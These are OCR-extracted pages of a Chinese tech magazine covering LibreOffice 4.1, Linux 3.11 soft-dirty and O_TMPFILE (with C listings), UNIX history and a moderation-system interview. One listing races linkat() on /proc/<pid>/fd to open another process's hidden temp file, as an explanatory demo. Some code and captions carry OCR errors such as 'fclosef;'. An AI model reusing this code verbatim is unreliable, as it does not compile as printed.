
这次给大家介绍的是可以在Ubuntu 13.04中使用的LibreOffice 4.1的新功能。



此次发布的版本的特点

这次发布的版本同样不单包含LibreOffice（以下简称LibO）特有的新功能，同时还吸收了Apache OpenOffice（以下简称AOO）4.0的功能，加入了多方面的功能。AOO 4.0是SunMicrosystems/Oracle时代的OpenOffice.org（以下简称OOo）自从3.0版本发布以来，时隔五年的重大升级，其中加入了数量颇多的变更。由于LibO 4.1也采用了其中大部分的变更，因此这里首先对AOO 4.0的特点进行解说。

▼图1　IBM Lotus Symphony的属性面板






IBM Lotus Symphony和OOo

IBM从OOo时代开始至今，在获得Sun特殊许可的OOo源代码的基础上，对Lotus Symphony（以下简称Symphony）进行了开发和宣传①。在2011年Oracle向Apache Software Foundation赠送OOo源码和商标之际，开发社区得以建立，其中多数成员都是IBM的志愿者工作人员②。2011年1月Symphony 3.0.1发布不久后，Symphony便发表了“在此之后将不再进行版本升级③，并与AOO整合”的声明。Symphony可公开部分的源码在2012年5月被公开，同时与AOO源码的整合工作也起步了。


Symphony具有OOo所不具备的各种特点。其中一点就是属性面板（图1）。AOO 4.0在此

① 2013年7月上旬Symphony的网站关闭了，但是有IBM账号（IBM ID）的话好像还可以下载。是暂时关闭还是永久关闭还不得而知。
② 大致是由IBM、其合作公司的工作人员以及志愿者组成的，但对于三方人数占比和贡献程度等笔者不甚了解。
③ 话虽如此，但声明发出之后后续维护版本还是继续发布了。



基础上进一步(重新编写底层代码)开发了侧边栏。属性面板的便利功能就这样在很多方面进行了扩展，变得越来越便捷。只是在AOO 4.0中默认是开启的，而在LibO 4.1中，该功能还处于试验阶段，默认是关闭的。有关内容之后会进行详述。

实际上，AOO 4.0从Symphony中吸取的东西包括Microsoft Office的老式的二进制格式文件的互换性提升、各种各样的补丁、库和模板等，内容涉及方方面面，只不过可接入性等一部分来不及实现的部分被搁置了。当然这些中的大部分也被LibO 4.1所吸收，但是模板并没有被采用。



Writer的新功能

■ 图像旋转

选择图像后右击鼠标，选择“图像旋转”，即可旋转图像。

■ 渐层背景

可指定渐层背景。

■ 将字体嵌入文件内

可以通过[文件]-[属性]-[字体]中的[在该文档中嵌入字体]来将字体嵌入文件内。这不仅适用于Writer，在Calc和Impress中也同样有效。但是，Writer中使用起来最方便。嵌入字体确实会导致文件变大，但是相比不嵌入字体，这样做消除了文字差异。Calc和Impress对文字差异的要求没有那么严格，因此这一功能的使用机会不太多。

■ 注释的显示和隐藏


注释的显示与否可以统一设置了。可以通过横向标尺右侧的注释区域进行注释的插入操作，点击此处可对注释的显示/隐藏进行切换。

■ 预测窗口的位置

虽然和Ubuntu没什么直接关系，但比如在Windows环境下打开Writer，使用谷歌日语输入法输入时会弹出提示框[4]，每当输入文字时该提示框就会向右偏移。4.1中修正了这处瑕疵，让Writer变得更便于使用了。

■ 扩大可指定的注释范围

4.0中[插入]-[注释]的注释功能可以指定范围了，之前只能包含单个段落的范围限制也被消除了。



Calc

■ 阶梯线

图表种类的[线]和[散布图]中可以选择[阶梯(step)]这种线了。[属性]中有4种类型的阶梯线可供选择。

■ 单元格个数统计

现在能够统计被选中的单元格个数了。Calc右下方的滑动条旁边有默认显示合计的框框，鼠标右击即可。因为有[选择个数]，对其加以确认后，即可统计出单元格个数。

■ 新的函数

现在支持NUMVERVALUE函数和SKEWP函数了。这些都是在Excel 2013中新追加的函数[5]。

■ 图表关联

4.0中就有[导出为图片]的功能，SVG也是选择项之一，但实际输出后，存在生成0字节文件的BUG，4.1中消除了这个BUG。不仅如此，还可以保存为后缀为ODC的文件。以这

④ 即预测候补的窗口。这里虽然以谷歌日语输入法为例，但指的是候选窗口的问题。
⑤ 后者在Excel 2013里的函数名为“SKEW.P”。

种形式保存的话，可以对图表进行再编辑。双击图表进入可编辑状态，选择[文件]-[另存为]进行保存。如果要在Calc里再次插入图表，选择[插入]-[对象]-[从文件创建图表]就可以了。



Impress

■ 相册

可以通过[插入]-[图像]-[相册]来制作相册。追加想要使用的图像，并指定每页平均的图片张数即可。



整　体

■ 向导完全不需要Java虚拟机

[文件]-[向导]中的向导终于全部从Java改写为了Python。这样如果只使用向导的话就无需安装Java虚拟机了。虽然还有Base的后台数据库是用Java写的，但是现在Google Summer of Code（GSoC）正在进行将其替换为开源数据库Firebird的开发工作。如果采取这项措施的话，依赖Java的部分将不复存在。但GSoC正在进行的开发的种类众多，即使有能够马上实现的，也还需要一定的开发时间，其中也有中途放弃的可能，所以就现阶段而言，要推测今后的情况如何也不大可能。

■ 文本布局库

Linux的文本布局库从不被维护的ICU（International Component for Unicode）布局引擎替换为了被经常维护的HarfBuzz。像这样以"能够经常得到维护"为由将核心库进行替换的做法，也可以被看作是LibO和AOO之间的差异的极端表现之一⑥。

⑥ 话虽如此，但AOO 4.0也停用了Stlport4（C++模板库）。

■ 搜索框

可以随意使用Ctrl+F键或者[编辑]-[搜索]开启搜索框。在开启的状态下再按一次Ctrl+F，搜索框就会消失。此外，追加了清除搜索词的图标和英文字母大小写区分功能的复选框。

■ 清除最近使用的文件的历史记录

工具栏的打开文件的图标中追加了"显示最近使用的文件"功能，同时也追加了"清除最近使用的文件的历史记录"的功能。

■ 侧边栏


如前所述，LibO 4.1吸取了AOO 4.0的侧边栏功能。选择[工具]-[选项]-[详细]中的-[启用体验功能侧边栏(重启后生效)]，会弹出"侧边栏的设定变更需要重启LibreOffice，现在马上重启吗？"的对话框，选择"马上重启"，LibreOffice会重新启动。

虽说是"体验功能"，但是不会发生使用过程中强行终止的情况。启动[风格和格式设定]以及[导航]等别的窗口的东西，以及像图片库那样会占据画面上部的东西，都会集中放置在侧边栏，这样画面展示的范围就得以扩大。特别是最近宽屏成为主流，经常会发生图像显示时宽度有余而高度不足的情况。

侧边栏带来的便捷还体现在其他一些地方。属性面板中的内容会根据当下进行的操作情况时刻发生改变（图2、图3），有侧边栏的话，即使不逐一点开菜单，使用这个属性面板也能在一定程度上完成所需的工作，而且减少了鼠标移动距离，可以大大提高工作效率。而且，Microsoft Office的Ribbon界面也以菜单查找便捷⑦的优势著称。

不管怎样，反正出现任何问题都可以恢复原来的设置⑧，所以大家可以轻松愉快地去体验一下。

⑦ 笔者主观地这么认为，不知道大家觉得怎么样。
⑧ 顺带一提，AOO中由于Impress的任务面板被删除，因此无法复原。




■ 图片库

图片库中的图片也焕然一新了。如前所述，这是从Symphony中吸取过来的。以前的图片库中基本上没什么能用的，新的图片库具有较好的实用性，大家可以有效利用。

■ 启动速度提升

启动时不用再读入近14000条标签数据，启动速度加快。



翻译的倾向

LibO 4.1是在LibO发布后翻译对象字符串首次出现增加的版本。之前，随着版本更新，虽然功能一直在增加，但是翻译对象字符串的数量却一直在减少。这是怎么回事呢？这是因为由于源码清理而删减掉的字符串数量，超过了由于添加新功能而增加的字符串数量。为公平地进行比较[9]，表1中给出了对3.4之后的版本实际测得的数值[10]。

▼表1　翻译对象字符串数的变化


版　本	翻译对象字符串数
3.4.6.2	74562
3.5.7.2	74028
3.6.7.1	73975
4.0.4.2	73468
4.1.0.2	73728

▼图2　Draw启动后的侧边栏



▼图3　创建对象（形状）并选中后侧边栏会变成这样





LibO 4.1和Ubuntu

虽然在撰稿阶段（2013年7月中旬）还未能确定，但是Ubuntu 13.10肯定会包含LibO 4.1。PPA[11]中估计也会提供将其移植到12.04和13.04的服务。话虽如此，13.04的支持期限是从发布日算起共9个月（也就是到2014年1月），相比移植，升级到13.10似乎是一个更好的选择。

⑨ 3.3版本之前的源码中不包含po文件，无法在相同条件下测量。

⑩ 例如对3.4.6.2版本可用下面这条命令进行测量。$ grep -r msgid libreoffice-translations-3.4.6.2/translations/source/ja/ lwc -l


⑪ https://launchpad.net/~libreoffice

第18回

Linux 3.11的新功能
——soft-dirty和O_TMPFILE

文/青田直大（AOTA Naohiro） 译/余玮

这次笔者将对Linux 3.10追加的TLP功能和Linux 3.11的新功能soft-dirty和O_TMPFILE进行解说。




TCP TLP

先来看一下Linux 3.10的新功能中尚未介绍过的TCP TLP（TailLoss Probe）。简单来说，它是TCP通信中发送方的一个修正算法，用以改善TCP的延迟时间。通过TCP发送的数据必须要保证是通过正确的顺序接收的。为此，接收方需要向发送方发送确认信息（ACK）来告诉送信方自己接收到了哪些数据。如果发送方在等待一段时间后仍未收到确认信息，或者是虽然收到了确认信息，但是接收方接收的数据有所缺失，发送方需要再次发送数据。


一般而言，没有返回确认信息时，再次发送数据的时间间隔RTO（Retrans mission Time Out）都被设定得比较大。特别是对网页来说，需要进行大量的TCP连接，但是每个TCP连接的数据量都比较小，通信时间也比较短，在这样的通信的情况下，要等待RTO再进行数据的发送的话就会带来严重的等待延迟。为了不用等待RTO，我们使用快速重传的方法。接收方按顺序接收数据，如果顺序出现了跳跃，就将没有接收到的数据包序号通知给发送方。这样重复发送三次相同的确认信息，发送方就会进行相应的重传处理（图1）。

但是，这个方法也有不能使用的场合。比如在接近通信末尾时发生数据丢失的情况下，就无法通过重复发送三次确认信息来触发重传处理。这种情况下我们可以使用名为Early Retransmit的方法来减少触发重传处理所必需的重复确认信息数。这一方法在Linux 3.5里被导入。话虽如此，但Early Retransmit也无法解决所有接近通信末尾时的数据丢失问题。要使用Early Retransmit的话至少需要数据到达一次，这样才能返回重复的ACK。TLP为了解决这个问题，在RTO超时之前还设定了PTO（Probe Time Out）。如果在PTO结束前的时间

▼图1　重传处理



段内ACK没有返回（且没有新的数据需要发送），会重新发送最后一次发送的数据（图2）。把这个传递给接收方，如果对方之前也没有接收到数据的话，就可以通过重复发送ACK来触发重传处理。




CRIU的进程数据复原

进程的运行状态以文件的形式被转储起来，而将这些转储文件还原成原先状态的工具就是CRIU。CRIU还有一个补丁并入内核中。在这次的补丁中，可以将想要转储的进程的内存中某时刻后重写的部分检出，进而提高转储的效率。

CRIU有多种使用方法，我们从以下两个场景来思考一下其中的问题。首先来考虑“每五分钟保存一下进程的转储”这种情况。这种情况下可以复原任意时刻的进程状态。但是，在短短5分钟时间内，进程内存中有很多内容并没有发生改变。这种情况下，如果能不必每次都转储内存中的全部内容，而是只转储和上一次有差别的部分的话，就可以减少转储所需的磁盘容量。


接下来再考虑实时迁移的情况。比如在保持某服务器启动的情况下将进程从一台机器移动到另一台机器上。这里遇到的问题就是服务的停止时间。进程的转储和恢复运行按照下面的顺序进行。

▼图2　Early Retransmit下的重传处理



- 进程暂时停止
- 将内存转储
- 将转储拷贝到另一台机器上
- 在另一台机器上将进程恢复运行


这里如果进程的内存容量很大的话，进程从暂时停止到恢复运行这段服务停止的时间也会变长。针对这一问题，我们采用的对策是使用迭代迁移（iterative migration）。CRIU在正式进行转储之前可以先进行pre-dump。虽然仅靠pre-dump获得的文件并不能使进程恢复运行，但是在多次pre-dump后再进行正式转储的话，就只需要转储差值部分。这样就可以减少服务停止的时间了。



soft-dirty PTE

为实现之前所说的“仅转储进程的差值部分”，Linux 3.11中加入了PTE（Page Table Entry）的soft-dirty bit。

“soft-dirty”，顾名思义，就是管理软件的dirty bit。在此之前PTE中已经有了dirty bit。不管是哪一个，在内存页面被改写的时候，都会设置dirty bit。也就是说，在某一块内存内容被改写的时候，就会设置dirty bit或者soft-dirty bit。这两者的区别在于bit被清除的时机。通常dirty bit会在数据的变更被写入磁盘的时候被清除，而soft-dirty bit则可以在任意时机被清除。所以如果在迁移开始时清除soft-dirty bit，之后再给有改动的页设置soft-dirty bit，那么就可以只复制这些页了。



使用soft-dirty的程序

接下来看看使用soft-dirty的程序（代码清单1）。

首先从函数来看，clear_soft_dirty()将“4”写入/proc/self/clear_refs，将这个程序的soft-dirty bit清除。show_soft_dirty(buf,n)是从指定地址的页面开始，将之后n页的soft-dirty bit用



▼代码清单1 munin plugin

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define PAGE_SIZE 4096
#define PAGE_COUNT 4
#define BUF_SIZE PAGE_SIZE * PAGE_COUNT
#define SOFT_DIRTY ((uint64_t)1 << 55)

void clear_soft_dirty()
{
  FILE *f = fopen("/proc/self/clear_refs", "w");
  if (f == NULL) abort();
  fprintf(f, "4\n");
  fclose(f);
}

void show_soft_dirty(void *buf, int n)
{
  uint64_t val;
  int i;
  long index = (size_t)buf >> 12;

  for (i = 0; i < n; ++i)
    printf("%02d ", i);
  printf("\n");

  FILE *f = fopen("/proc/self/pagemap", "r");
  if (f == NULL) abort();
  for (i = 0; i < n; ++i) {
    fseek(f, (index+i)*8, SEEK_SET);
    fread(&val, sizeof(val), 1, f);
    printf("%2d ", (val & SOFT_DIRTY) != 0);
  }
  printf("\n");
  fclose(f);
}

int main(int argc, char *argv[])
{
  int i;

  char *buf = malloc(BUF_SIZE);
  printf("Initialize the buffer\n");
  memset(buf, 1, BUF_SIZE);
  show_soft_dirty(buf, PAGE_COUNT);

  printf("Clear the buffer\n");
  clear_soft_dirty();
  show_soft_dirty(buf, PAGE_COUNT);


  for (i=0; i<PAGE_COUNT; ++i) {
    printf("Writing to page %02d\n", i);
    buf[i*PAGE_SIZE] = i;
    show_soft_dirty(buf, PAGE_COUNT);
  }
  return 0;
}
```

0或1表示出来。/proc/self/pagemap里记载了64bit的数据，其中包含了程序各页是否进行了swap，以及swap的偏移量等信息。1页的大小为4096byte，因此用12位偏移量就能知道buf的地址所在页的页号。用8*<页号>在pagemap中seek到所需位置，读入64bit的值，就能得到我们所需的目的值。这个值的第55位就是soft-dirty bit。

main部分中执行了下列操作。

- 查看最初的soft-dirty
- 清除soft-dirty
- 依次写入页0~3，显示其后的soft-dirty

运行结果如图3所示。一开始用clear_soft_dirty()将所有soft-dirty清零，之后发生写入时再设置soft-dirty bit。



O_TMPFILE


接下来要讨论的是O_TMPFILE的追加。从前缀“O_”可以看出，它是open()的新的flag，用以创建临时文件。常见的创建临时文件的方法就是用随机的文件名打开文件，之后

▼图3 运行实例

```
$ gcc -Wall -Werror soft-dirty.c && ./a.out
Initialize the buffer
00 01 02 03
 1  1  1  1
Clear the buffer
00 01 02 03
 0  0  0  0
Writing to page 00
00 01 02 03
 1  0  0  0
Writing to page 01
00 01 02 03
 1  1  0  0
Writing to page 02
00 01 02 03
 1  1  1  0
Writing to page 03
00 01 02 03
 1  1  1  1
```

用unlink()将其清除。这样的话就可以创建一个其他程序无法看见（也无法打开）的文件。但是，实际上这也存在安全问题。/proc/< PID>/fd中包含了文件名为文件描述符且指向进程打开的文件的符号链接。如果对这个符号链接使用创建链接的linkat()的AT_SYMLINK_FOLLOW的话，本应对其他人都不可见的文件就也能被打开。

要解决这个问题，可以用O_TMPFILE | O_CREAT | O_EXCL创建文件，这样的话linkat()时就会报错ENOENT。



使用O_TMPFILE 的程序

接下来比较一下用原来的方法和用O_TMPFILE这两种不同的方式所写的程序有何不同。代码清单2中的程序使用fork一边创建临时文件，一边尝试打开这个临时文件并查看其内容。

查看临时文件的操作写在函数parent()中。因为知道对象进程的ID，所以使用linkat()将“/proc/< 进程ID >/fd/3”链接至/tmp/target。链接成功的话，之后即使原来的临时文件被close()，也可以通过/tmp/target进行自由的读写，让进程sleep1秒，并在另一进程进行写入。然后，查看向/tmp/target写入的内容，关闭生成临时文件的进程。


依次使用先前的方法和O_TMPFILE创建临时文件。先前的方法就是使用mktemp()，根据文件名模板指定文件名，并用这个文件名创建和清除唯一的临时文件。而O_TMPFILE则是从内核头文件处复制定义。从包含O_DERECTORY可以看出，O_TMPFILE打开的对象并不是文件本身而是目录。

运行代码清单2中的程序（如果“/tmp”是支持ext2之类的O_TMPFILE的文件系统的话），可以得到如图4所示的输出结果。而如果使用原来的方法，在这种情况下i=17时在open()和unlink()之间是可以插入其他操作的。另一方面，使用O_TMPFILE的话，则在unlink()之前会进行原子操作，无法插入其他操作，直到最后也无法查看文件。

作为Linux独有的功能，O_TMPFILE有着和O_CLOEXEC同样的便利性，但就笔者的亲身体会来看，O_TMPFILE还有不足之处。在RC中能把这些部分改善的话就好了。

▼图4　运行实例


```
# ./a.out |&uniq
Using tmpfile()
open failed: No such file or directory
file opened
FILE: 17
Using O_TMPFILE
open failed: No such file or directory
```



Logo的变更

以上说的都是soft-dirty和O_TMPFILE的相关内容，其实Linux 3.11最显而易见的改变就是启动时可以看见企鹅Tux手持Windows图标小旗的样子（图5）。


可能有人会想为什么拿的是Windows小旗，联系一下Linux 3.11的代号就能知道了。这次的代号是“Linux for Workgroups”，Linux 3.11和“Windows for Workgroups 3.11”应该是有关联的。




总　结

这次就Linux 3.10的TLP，以及3.11的新功能soft-dirty和O_TMPFILE进行了解说。TLP原本是Google的一个补丁，但Google之前也

▼图5　Tux





▼代码清单1　munin plugin

```
#include <sys/types.h>
#include <sys/wait.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <string.h>

#define __O_TMPFILE 020000000
#define O_TMPFILE (__O_TMPFILE | O_DIRECTORY | O_RDWR)
#define TRY 4096

#define DIR "/tmp"

void parent(pid_t pid)
{
  int i, r;
  char dirname[256];
  sprintf(dirname, "/proc/%d/fd", pid);
  int olddir = open(dirname, O_RDONLY);
  int newdir = open(DIR, O_RDONLY);
  if (olddir < 0 || newdir < 0) abort();

  unlink(DIR "/target");
  for (i = 0; i < TRY ; ++i) {
    if ((r = linkat(olddir, "3", newdir, "target", AT_SYMLINK_FOLLOW)) == 0)
      break;
    perror("open failed");
  }
  close(olddir); close(newdir);
  if (r != 0) goto out;

  fprintf(stderr, "file opened\n");
  sleep(1);
  char buf[256];
  FILE *f = fopen(DIR "/target", "r");
  fgets(buf, 256, f);
  fprintf(stderr, "FILE: %s", buf);
  fclosef;

 out:
  kill(pid, SIGTERM);
  wait(NULL);
}

void writen(int fd, unsigned long n)
{
  char buf[256];
  sprintf(buf, "%ld\n", n);
  write(fd, buf, 256);
}

int main(int argc, char *argv[])
{
```

接下页

接前页

```
  pid_t pid;

  fprintf(stderr, "Using tmpfile()\n");
  if ((pid = fork())) {
    parent(pid);
  } else {
    unsigned long i = 0;
    for (;; ++i) {
      char *buf = strdup(DIR "/tmpfileXXXXXX");
      mktemp(buf);
      int fd = open(buf, O_CREAT|O_EXCL|O_RDWR, 0666);
      if (fd < 0) {
        perror("open");
        break;
      }
      unlink(buf);
      free(buf);
      writen(fd, i);
      close(fd);
    }
  }

  fprintf(stderr, "Using O_TMPFILE\n");
  if ((pid = fork())) {
    parent(pid);
  } else {
    unsigned long i = 0;
    for (;; ++i) {
      int fd = open(DIR, O_TMPFILE|O_EXCL, 0666);
      if (fd < 0) {
        perror("open");
        break;
      }
      writen(fd, i);
      close(fd);
    }
  }

  return 0;
}
```

为改良TCP写过补丁（如Early Retransmit）。为了TCP高速化而积极进行各种尝试，只能说真不愧是Google。今后好像还会进行名为FEC（Forward Error Correction）的改良措施。

随着Linux 3.11的soft-dirty的引入，CRIU的使用变得更加便利。项目也在募集CRIU的实际应用事例。请务必尝试使用一下CRIU，就新的使用方法给我们提出宝贵的建议。

温故知新

IT的古老传说

第25回



UNIX回想

文/北山 贵广　KITAYAMA Takahiro　Twitter：@kitayama_t　kitayamat@gmail.com　译/王凤波



引子

本回我们将从可移植性的角度回顾一下UNIX从诞生到现在所走过的发展历程。



UNIX诞生之时

1969年UNIX诞生于AT&T公司贝尔实验室的一台DEC PDP-7上，当时是使用汇编语言编写的，之后又于1972年使用丹尼斯•里奇所开发的C语言在PDP-11上进行了彻底的重写，从此UNIX在可移植性上有了飞跃性的提高。

后来，AT&T公司由于违反反垄断法而被禁止涉足计算机行业，于是将UNIX以接近成本的价格连同源代码一起进行了大范围的推广，从而加快了UNIX向各种计算机移植的进程。另外，人们也将bug反馈到贝尔实验室进行修正，从此形成了一种开源的文化。

1979年开发的Version 7 UNIX为后来的两大主流，即SystemV系列和BSD系列奠定了基石。



SystemV与BSD

20世纪80年代到90年代初期，UNIX可以分为两大系统，即本家AT&T公司的System V系统和加州大学伯克利分校（UDB）的BSD系统。

因为这两套UNIX系统踏上了相互独立发展的道路，所以在命令的有无、系统调用的有无以及通信功能的实现等方面，都存在着各种各样的不同之处。

就连使用频率较高的ls命令在默认情况下的处理动作都是不同的。执行ls命令之后的输出结果，SystemV中是1行表示1个文件，而BSD中则是用多列（1行中有多个列）表示多个文件。SystemV如果想与BSD保持一致则需要附加C选项（大写字母C），相反BSD如果想与SystemV保持一致则需要附加1选项（数字1）。

函数方面，令人记忆犹新的是内存操作函数memcpy（SystemV系统）和bcopy（BSD系统），这两个函数的复制源路径和复制目标路径的参数顺序是不一样的，当时笔者曾经拼命地去记忆过（笑）。

SystemV和BSD主要使用的shell是Bourne Shell系列和C Shell系列，在版本管理系统方面二者也不尽相同，SystemV使用的是SCCS（Source Code Control System），而BSD使用的则是RCS（Revision Control System）。

如上所述，UNIX的两大系统存在着诸多差异，如果需要同时使用这两个不同的系统，则需要随时在大脑和身体之间进行不停的切换，竭尽可能地将另一个不同的环境与自己认为是主环境的那一方保持一致。



有关二者不同点的书籍

在两套UNIX系统较为流行的20世纪80年代后半期到90年代前半期，对二者之间的差异进行深刻剖析的书籍也应运而生。

1986年出版的《UNIX工具•指南》（坂本文著、共立出版



社出版)，从出版至今已经历时27年之久，但仍然在售，堪称是一部经典著作,作者坂本文先生在UNIX业界也享誉盛名。该书附录中记载了SystemV和4.2BS的全部命令列表以及全部系统调用和函数列表，包括名称和相应的说明，并使用圆圈标记了在哪个系统中支持，曾经令读者们受益匪浅。

1990年出版的《便携式C语言编程：考虑可移植性的编程技巧》(霍尔顿著、长尾高广译)(照片1)从可移植性的角度对C语言编程进行了全面介绍。前半部分介绍了C语言的格式、各种处理间的依存事项等相关内容，后半部分对于C语言头文件、C语言库函数、系统调用以及用户命令一一做了介绍，并且对于每一项在C语言编译器或者OS中的支持程度，都使用星号进行了五个等级的评价，星号越多，所编写程序的可移植性就有望越高。



UNIX战争

1987年AT&T公司与BSD OS的先驱Sun公司就共同开发 SystemV Release 4（SVR4）达成共识。其他运营商唯恐Sun公司在竞争中占据优势地位，于1998年成立了另一团体，即 Open Software Foundation（OSF）。而AT&T公司与Sun公司为了对抗OSF，也于同年成立了一个叫作UNIX International（UI）的团体。这两个团体分别开发并发布自己的OS和用户接口，二者之间的竞争被人们称为“UNIX战争”。

SVR4实现了SystemV与BSD的统合，后来获得了成功。

笔者曾经使用的是BSD系列的Sun OS4，但是后来发展到SVR4 Solaris2时，编译器以及开发工具变成分开销售了。UNIX给人的感觉已经不再是面向开发者的OS了，而是变成了应用程序的运行平台。



现在的UNIX

现在UNIX的商标（trademark）归The Open Group所有。如果某个OS要以“UNIX”命名，则必须完全符合一个叫作Single UNIX Specification（SUS）的操作系统标准规范，而且还需要经过认证。SUS汇集了ANSI C、ISO C、POSIX、XPG等曾与UNIX相关的各种标准化规范的精华，是操作系统标准规范的集大成者。

只要在The Open Group的网站[①]上注册用户，便可以浏览或者下载SUS的最新版本Version 4（The Single UNIX Specification, Version 4）。

UNIX03和UNIX98都是OS符合标准规范的品牌（Open Brand），UNIX03是基于SUS Version 3标准的品牌，而UNIX98则是基于SUS Version 2标准的品牌。在这里我们可以浏览通过UNIX03认证和通过UNIX98认证的OS列表[②]，包括历史久远的HP-UX、Solaris、AIX，以及崭新的Mac OSX和令人怀念的Tru64、IRIX、UnixWare，还可以找到令人耳目一新的z/OS。



结束语

本回我们重新回顾了一下UNIX的发展历程，从最初的混沌状态，到逐渐迈向整合与统一；从团体的盲目创建与主导权的争夺，到最终趋于平静，从而最终形成了我们今天的SUS，让我们深深地体会到了历史潮流的变迁。


应用广泛并且开源的Linux以及*BSD虽然不能正式称之为UNIX，但是*BSD的鼻祖是4.4BSDLite，从使用方法以及文化的角度而言都可以说它们回归到了UNIX刚刚发布的那个年代。但愿这种文化能够源远流长，继续流传下去，想必也定会如人们所愿。

① http://www.unix.org/version4/

② http://www.opengroup.org/openbrand/register/








创造互联网服务未来的人们 26

实现安全放心的服务应用——Orion（前篇）

采访/撰文：Insight Image 川添 贵生 KAWAZOE Takao mail@insightimage.jp 摄影：中村 俊哉 NAKAMURA Toshiya 译/王凤波

为了对用户投稿[①]实施审核，从而将那些不恰当的内容设置为非显示，CyberAgent公司开发了一套监控业务支援系统，即Orion。为此我们采访了曾经参与过该项目的安田、藤坂、内藤和松井等几位工程师。



可以对智能手机服务进行统一管理的“Orion”

SNS的巨大魅力之一就是会员之间可以轻松地收发用户投稿，实现会员之间的互动交流。但是有些用户投稿的内容可能会不利于青少年的健康成长，也有很多用户的投稿内容可能会引发无法预料的纠纷，所以对于投稿内容进行审核监控是不可或缺的。

为了支援该项审核监控业务，CyberAgent公司的研究开发部门“Ameba Technology Laboratory”开发了这套Orion系统。关于启动该项目的背景，客户服务部门服务健全化小组的负责人松井小姐为我们做了如下说明。

“现在CyberAgent正在推进一项叫作“宏图”的计划，就是要在共用的平台之上同时提供多个面向智能手机的服务。与现有的Ameba的各个服务一样，在这个宏图计划的平台之上也需要一套系统对用户的投稿实施审核监控，于是我们向Ameba Technology Laboratory提出了开发的建议，Orion就这样应运而生了。”（松井）


另外，松井小姐还向我们进一步讲述了想要解决现有的Ameba监控系统中存在的课题这一想法。

“审核的方法有很多，比如可以在接到用户举报之后进行审核，或者对所有投稿逐一进行审核。在现有的Ameba中，根据使用目的的不同，比如举报监控或者全盘监控，都分别使用了通过其他系统所构建的工具。因此，我们考虑如果要为宏图计划开发一套监控工具的话，就要开发一套不受监控方法制约的、可以对用户投稿进行一元化统一监控的工具。”（松井）

① 不包含用户间传递消息的投稿或者图片。



▼图1 对Orion获取的投稿进行审核的前端应用。后端是由Ameba Technology Laboratory负责开发的，而前端是由CA Advance公司负责开发的



灵活应用用长期积累的大规模数据处理技术

Ameba Technology Laboratory的安田先生在初次听人谈起Orion时，曾饶有兴趣地说：“听起来好像很有意思。”



▼照片1 （左起）安田、藤坂、内藤、松井

“宏图将拥有庞大的用户群，因此可以想象监控工具将要处理的投稿数据量也将是相当庞大的。例如，博客或者now等Ameba服务，一天之内接收的投稿数量就多达几百万条，而宏图的投稿数量很有可能更多。但是，这一点正是技术工程师们颇感兴趣的地方，况且Ameba Technology Laboratory长期以来也积累了一套自己的大规模数据处理技术，所以我们认为这个计划是可行的。”（安田）

Orion开发项目是由Ameba Technology Laboratory和CyberAgent的兄弟公司CA ADvance共同推进的，并且由CA ADvance负责实际的监控业务。Ameba Technology Laboratory负责Orion后端的开发业务，CA ADvance则在后端所提供的API的基础之上负责前端的开发工作。



消除单点故障 实现高可用性

Orion中使用了Flume日志处理软件、Hbase数据库和Solr搜索引擎等开源软件。通过Flume将用户投稿以日志的形式导入，再经过一定的处理之后将其存储到Hbase数据库，然后可以通过Solr对存储在Hbase数据库中的用户投稿进行过滤查询。

其中，内藤先生向我们阐述了Hbase设计的艰辛之处。

